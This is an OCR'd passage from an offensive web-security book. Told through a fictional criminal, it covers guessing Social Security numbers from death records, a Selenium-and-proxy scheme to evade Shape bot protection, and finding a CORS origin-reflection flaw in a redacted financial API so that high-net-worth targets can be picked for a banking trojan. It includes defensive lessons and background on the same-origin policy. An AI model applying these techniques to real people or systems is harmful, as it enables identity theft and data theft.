


Figure 30 – The search form with the Facebook user's birth city and birth date used as search queries

The search query returns two death records near Evanston and Oak Lawn (cities near Chicago). The left most column of the screenshot below shows the deceased individual's assigned social security number, the birth month, day, year, city, and state.

326848119	BRADLEY	PIPALA	APRIL	9	1989	OAK LAWN	Illinois
326848638	CHASE	PIPER	APRIL	30	1989	EVANSTON	Illinois

Figure 31 – Results of the search query with the left most column containing the SSN numbers

If a customer was born near these areas (possibly within the greater Chicago area) between April 9th and 30 th in the year 1989, it's likely their SSN number is between **326-84-8119** and **326-84-8638** because they would

have been assigned in the same group. Since the customer was born on the 28th of April, it's likely their social security number is closer to the **326-84-8638** number.




Figure 32 – A Google map's screenshot of the two records birth cities returned from the query in figure 33

Yuri grabs his intern and asks him to start manually typing in social security numbers, beginning with **326-84-8638** and working down, submitting the requests manually through a web browser. While his intern is working, Yuri begins to come up with a plan to bypass Shape, blue team monitoring, and any other obstacles that could hinder or alert security professionals that an attack is taking place. He wants to come up with a scheme that will last for several years and go unnoticed, allowing his team to rake in millions of dollars from taking out loans, filling falsified tax returns, and opening up fraudulent bank accounts to launder their new BlackHat money.

He decides the following steps should be able to accomplish these goals:

1. Compile several different web browsers with different versions, fonts, languages and plugins installed.
2. Compile or buy a list of thousands of HTTPS and SOCK proxies (easily done with masscan or purchases from SEO companies on blackhatworld.com).
3. Write a python driver that utilizes the selenium framework to control the browsers in step 1.
4. Configure the browsers to make use of the proxies in step 2.
5. Use the selenium framework to drive the compiled browsers and fill out the web form adding a “human like delay” for key presses and to appear to manually click the “submit” button. (All can be accomplished through the selenium API).
6. Run the script on a few VPS that use a different OS.
7. Only submit a single social security number per browser and proxy. In other words, constantly change the compiled browser after each request and switch proxies. After a request is performed, destroy the browser profile (this will bypass the client-side lock).

Author’s Note:

While the above attack would likely fly under the radar for a long time, I was able to bypass Shape with a much simpler method. Simply using the default python selenium Firefox driver and implementing a slight “random” delay between key presses while filling out the form was enough to bypass Shape.

It could be possible to bypass Shape even without implementing any form of delay, but this method was not tested. The script was run on four Linux virtual machines using the same version of the Firefox browser driver from the same IP address and was able to bypass Shape.

A future book will likely deal with step 1, as I spent a lot of time configuring and building web browsers from source code while finding a zero-day in the Firefox web browser. (https://www.mozilla.org/en-US/security/advisories/mfsa2019-07/#CVE-2019-9790) It's a good skill to have, not only for finding zero-days in browsers, but also to assist in finding web application bugs.

Lessons Learned

A lot went wrong in the engineering of the password reset form.

1. Users must be identified with something that is unique to them – never with information that is publicly available (such as last name, date of birth, and social security number).
2. Never place critical security controls on the client side.
3. Obfuscation is not security.
4. Security products should never be relied on as a permanent fix or mitigation as they can often be bypassed, fail, require additional employees to maintain, or reach of end of service/life and are discontinued by the company that provides them.

Section 2 - Cross Origin Attacks

Same Origin Policy

Before we find and exploit our next bugs, we need some background information. Modern web browsers prevent reading information across domains. Browsers do this by enforcing a "same origin policy" (SOP). https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

The same origin policy is a critical component of the web. To summarize the SOP, it's basically an isolation policy implemented by web browsers. That is to say the client side—not server side—enforces the policy. The SOP decides, based upon a set of rules, if a resource (document, script, etc.) is allowed to interact with another resource.

Generally speaking, as the name implies the SOP bases these rules on whether the two resources share the same "origin." For example, the Mozilla developer documentation (https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy) states: "two URLs have the same origin if the protocol, port (if specified), and host are the same for both."

The following table (taken from the Mozilla developer link above) gives examples of origin comparisons with the URL http://store.company.com/dir/page.html :

http://store.company.com/dir2/other.html	Same origin	Only the path differs
http://store.company.com/dir/inner/another.html	Same origin	Only the path differs
https://store.company.com/page.html	Failure	Different protocol
http://store.company.com:81/dir/page.html	Failure	Different port
http://news.company.com/dir/page.html	Failure	Different host

If the origin check fails, then the web browser generally won't allow the two resources to interact with each other. Most of the time the browser will allow requests to be issued cross domain but not to access the response.

Without the same origin policy, a document hosted on one domain could read and interact with documents and responses sent from other domains. Imagine if an end user has valid session cookies from authenticating to their online banking application. Also imagine if an attacker has hosted a JavaScript file on a web server. If the end user navigates a web browser to the attacker's server after visiting his banking website and web browsers did not implement a SOP, the attacker's web server could log sensitive information about the victim's bank and even force a transfer of funds from the victim's account to a bank account of the attacker's choosing. The image below is a good example of how the SOP blocks this attack scenario:




Figure 33 – A diagram showing the SOP blocking a malicious domain from reading a bank's sensitive data

Attackers have developed several methods to bypass the SOP. A chapter will be dedicated to the most popular and widespread attack method, Cross-Site Scripting (XSS). However, in this chapter, will we explore other methods such as CORS misconfigurations, Cross-Site Request Forgery, subdomain take overs, and JSONP Callback attacks.

Cross-Origin Resource Sharing

The modern web is complicated space. In many instances, developers and engineers wish to interact with scripts across origins. What happens when developers need to interact with resources of different origins, like a subdomain? Modern browsers have added support for request and response headers that allow a web application to request the client's web browser to relax the same origin policy. These fall under the Cross-Origin Resource Sharing protocol, or "CORS." The specification for these headers can be found here:
https://fetch.spec.whatwg.org/#http-cors-protocol

Essentially, web applications can send certain response headers that will request a client to relax the SOP for specific origins. This allows resources (such as scripts) to interact with the relaxed domains. As we will see in this chapter, if these headers are not configured properly, there can be disastrous effects that result in sensitive data disclosure or CSRF-like attacks.

Exploiting CORS Misconfigurations

ORGIN Reflection

Now that we have some background information on the same origin policy and CORS, let's get back into Yuri's head. His social security enumeration scripts are cranking away, netting thousands of potential identity theft victims and numbers to be used to file falsified tax returns.

While he waits for the next tax season, the higher-ups want him to diversify the gang's income streams. They have programmed a banking trojan that runs on personal computers and mobile devices. It works similar to the Zeus malware family:
https://en.wikipedia.org/wiki/Zeus_(malware)

His boss has assigned him the task of creating a list of high net worth individuals that can be used in spear phishing and spam campaigns. After all, they don't want their newly-developed banking trojan to be discovered by anti-virus companies or malware researchers for several years. By limiting attacks to high net worth individuals, the gang accomplishes the following:

1. Ensure the victims have enough money to make a successful attack worthwhile (ROI).
2. Evade the FBI, Interpole, antivirus companies, and security research firms for as long as possible by limiting the scale of the attack.
3. Achieve a higher degree of success (install rate) by creating a better social engineering pretext for each target with the information gained.

Author's Note

> In a future book on red teaming, I will go over techniques on how to create a "crypter" that uses dynamic forking and a "stub" file to make existing malware and tools undetectable to antivirus products. This also requires an analyst to spend more time reverse engineering the malware.

Yuri knows he needs to find high net worth individuals, but he's unsure how to gather such a list. A quick Google search shows that telemarketers and

other sales people can purchase a list from third parties such as http://www.contactconsumers.net/high-net-worth-individuals-email-list.asp .

There are a few downsides to this approach. For one, these lists provide very limited information about the individuals listed. While an email address and phone number are a good start and will likely lead to several compromises, he wants a more targeted list. He wants to know the income level and any information that could be useful as pretext for targeted attacks. Secondly, the list contains over two million records. If a campaign targeted such a broad number of victims, then it's likely that antivirus companies and security researchers would be alerted, causing the campaign to be monitored and blocked. Emails would quickly end up in the victim's spam folder.

After contemplating for several hours, Yuri comes up with an idea! What if he targets online financial planning and investment advice companies? These companies generally have higher net worth individuals as customers, and have juicy information such as income level, net worth, the customer's banking institutions, job title, and other financial information.

Usually, these companies have a flagship web application for customer use, and many offer free registration or trial offers. After Googling he stumbles upon one that could be of interest and creates a free account. The account asks for several details such as an email address, phone number, income level, banking information, planned retirement age, and investment information (how much cash versus stocks and bonds an individual has, for example). After configuring a free account with test data, he navigates to the "Your Money" page and notices that his test data is displayed. He configures Firefox to use the BurpSuite proxy and refreshes the page.




Figure 34 – The financial planning company's homepage after authentication

Several requests are being issued to generate the information displayed on this page, including requests to other subdomains. In BurpSuite, he searches all captured response bodies for the "Total Portfolio" amount shown in the image above ($100,000.00). Nothing is returned from the search, so he removes all decimals, commas and dollar signs (100000) and searches again. Immediately, several results pour in, most of which are obtained from responses to requests directed at an API endpoint on the "gateway" subdomain.




Figure 35 – BurpSuite search for one of the values he entered in his profile

He selects one in BurpSuite and sends it to the "repeater" tab. Next he submits the request, which makes it easier to see both the request and response side-by-side. The response contains several juicy pieces of information including total net worth, financial institution name, financial institution login ID, first and last name, family member names, employer name, account status, job position and 401k information. For the test account, Yuri didn't fill out most of this information, so it is shown as "null" in the captured response below.

Even more interesting are the response headers returned from the application. He can clearly see several CORS headers are being used in the captured request and response below. These have been set in a bold font to make it easier to read.

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Content-Length: 2672
Connection: close
Date: Wed, 01 Jul 2020 14:31:52 GMT
...SNIP...
Access-Control-Allow-Origin: https://www.*REDACTED*.com
Access-Control-Allow-Methods: DELETE,GET,HEAD,OPTIONS,PATCH,POST,PUT
Access-Control-Allow-Credentials: true
...SNIP...

 "financialInstitutionName" : null,
  "financialInstitutionLoginId" : null,
  "balanceUnrestrictedAndExcludedAssets" : 100000.0,
  ...SNIP...
  "expandedAccountType" : "FOUR01K",
  "balanceIncludingExcludedAssets" : 100000.0,
 ...SNIP...
  "accountManageStatus" : "ELIG_FOR_MGMT",
  "paAccountManageStatus" : "ELIGIBLE_FOR_ADVICE",
  "resolvedAccountManageStatus" : "ELIGIBLE_FOR_MANAGEMENT",
  "accountTypeDisplayLabel" : "401(k) Plan",
  "allowedInstrumentTypes" : "STANDARD",
  "contributionJobId" : null,
  "externalAccountType" : null,
  "externalAccountTypeDescription" : null,
  "accountMask" : null,
  "isUnsupportedAccount" : false,
  "isPreviouslyUnsupportedAccountType" : false,
  "isPreviouslyRetailDataLoadedOtherOwnedAccount" : false,
  "canAssociateToTier1Tier2Goal" : true,
  "productName" : null,
  "productType" : null,
  "familyRelationshipName" : null,
  "externalOwnerName" : null,
  "ach" : null,
  "isACHEnabled" : null,
  "annualPercentageYield" : null,
  "employerName" : null,
  "positions" : null,
  "balance" : 100000.0,
  "name" : "test"
...SNIP...
```

Figure 36 – Useful information returned in the response

Once again, excitement fills Yuri's body. Imagine if he was able to get a list of high net worth individual's banking institutions, usernames for those accounts, first names, the amount of money in each account, and their current employer's name as well as their spouse's name. The amount of social engineering pretexts that could be generated from this information is nearly limitless.

Yuri pulls up the documentation for the headers in bold. A quick Google search returns the following Mozilla MDN developer documentation:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Origin
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Credentials

He learns that the "**Access-Control-Allow-Origin"** header relaxes the same origin policy for the domain placed in the value of the header. In other words, the browser will allow requests sent from the domain listed in the header to read the responses from requests. He also learns that the HTTP methods that will be allowed to interact in this way are listed in the **Access-Control-Allow-Methods** header value. Lastly, he learns that when the **Access-Control-Allow-Credentials** header is set to the value of **true,** then the browser will submit cookie and session tokens in the requests.

He decides to dig deeper. He finds some interesting notes in the Mozilla MDN page – specifically, the following:

1.) "Only a single origin can be specified. If the server supports clients from multiple origins, it must return the origin for the specific client making the request. "

2.) "Limiting the possible Access-Control-Allow-Origin values to a set of allowed origins requires code on the server side to check the value of the Origin request header, compare that to a list of allowed origins, and then if the Origin value is in the list, to set the Access-Control-Allow-Origin value to the same value as the Origin value."

The **Access-Control-Allow-Origin** header only allows setting a single origin, so it's not possible to list multiple domains. If a developer needs to relax the same origin policy for multiple subdomains, they need to write server-side code to verify the origin based against a whitelist. A quick Google search shows several developers are having problems trying to implement these policies: https://stackoverflow.com/questions/1653308/access-control-allow-origin-multiple-origin-domains

From working as a software engineer, Yuri knows that many organizations do not like the overhead and technical debt (https://martinfowler.com/bliki/TechnicalDebt.html) of maintaining whitelists, as the Mozilla documentation is suggesting developers so. He begins to wonder what a possible workaround could be to be using a whitelist check of allowed domains. An idea hits him! What if the developers took the origin request header and simply reflected it directly into the **Access-Control-Allow-Origin** response header? (A more experienced development team may use a regular expression in an attempt to validate the request origin. We will explore potential weaknesses in that approach later in this chapter.)

He tests how the developers implemented the server-side check. In the request he sent to the "repeater" tab in BurpSuite, he changes the origin request header to **https://www.*REDACTED*.test.com** and submits the request. The application reflects the tampered origin header within the response, as can be seen in the image below. This behavior, combined with the **Access-Control-Allow-Credentials** header being set to the value of "true," means it's possible to perform CSRF-style attacks against end users as well as read data from the responses of requests, as long as end users still have a valid cookie authentication session to the application.




Figure 37 – BurpSuite request tampered origin header highlighting the origin has been tampered

